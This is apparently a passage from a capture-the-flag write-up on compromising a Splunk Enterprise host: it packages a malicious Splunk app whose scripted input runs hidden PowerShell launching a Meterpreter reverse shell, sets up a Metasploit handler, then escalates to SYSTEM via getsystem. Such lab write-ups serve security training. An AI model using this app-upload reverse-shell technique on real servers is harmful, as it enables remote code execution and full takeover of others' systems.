
We use the obtained password and log in to the Splunk Enterprise dashboard as the admin user:

Navigating to /en-US/manager/search/apps/local, we see that we can install applications:
Building the Loader
We first create two directories: bin and default, and a file named inputs.conf in the default directory with the following contents:
1
2
3
4
[script://.\bin\run.bat]
disabled = 0
sourcetype = rce
interval = 10
We then create a file named run.bat in the bin directory with the following contents:
1
2
3
@ECHO OFF
PowerShell.exe -exec bypass -w hidden -Command "& '%~dpn0.ps1'"
Exit
Next, we generate a Meterpreter shell in Powershell format in the bin directory and name it run.ps1:
1
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=9001 -f psh-reflection -o run.ps1
1
2
3
4
...
Payload size: 510 bytes
Final size of psh-reflection file: 3220 bytes
Saved as: meter.ps1
Our final directory structure should look something like this:
1
2
3
4
5
6
7
8
9
10
kali@kali:~$ tree
.
├── bin
│   ├── run.bat
│   └── run.ps1
└── default
    └── inputs.conf

3 directories, 3 files
kali@kali:~$
We then create a TAR archive of the main directory that includes the bin and default directories:
1
tar -cvzf rce.tar.gz rce
Meterpreter Shell
We create a new handler in Metasploit using the multi/handler module and configure it with the following options:
1
2
3
4
5
msf6 > use multi/handler
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.14.18
msf6 exploit(multi/handler) > set lport 9001
msf6 exploit(multi/handler) > run

We then upload the .tar.gz file using the Install app from file option on the Splunk admin dashboard:

We receive confirmation that our application “was installed successfully”:
On the Metasploit handler, we get a Meterpreter shell as the alexander.green user:
1
2
3
4
5
6
7
[*] Started reverse TCP handler on 10.10.14.18:9001
[*] Sending stage (203846 bytes) to 10.10.11.61
[*] Meterpreter session 1 opened (10.10.14.18:9001 -> 10.10.11.61:61614) at 2025-06-26 13:27:04 +0400

meterpreter > getuid
Server username: HAZE\alexander.green
meterpreter >
LM: alexander.green → SYSTEM
SeImpersonatePrivilege Abuse
Checking the user privileges, we see that the SeImpersonatePrivilege privilege is set:
1
2
3
4
5
6
7
Privilege Name                Description                               State
============================= ========================================= =======
SeMachineAccountPrivilege     Add workstations to domain                Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
We use the Meterpreter’s getsystem command and get a SYSTEM shell on the target host:
1
2
3
4
5
6
7
8
...
meterpreter > getuid
Server username: HAZE\alexander.green
meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >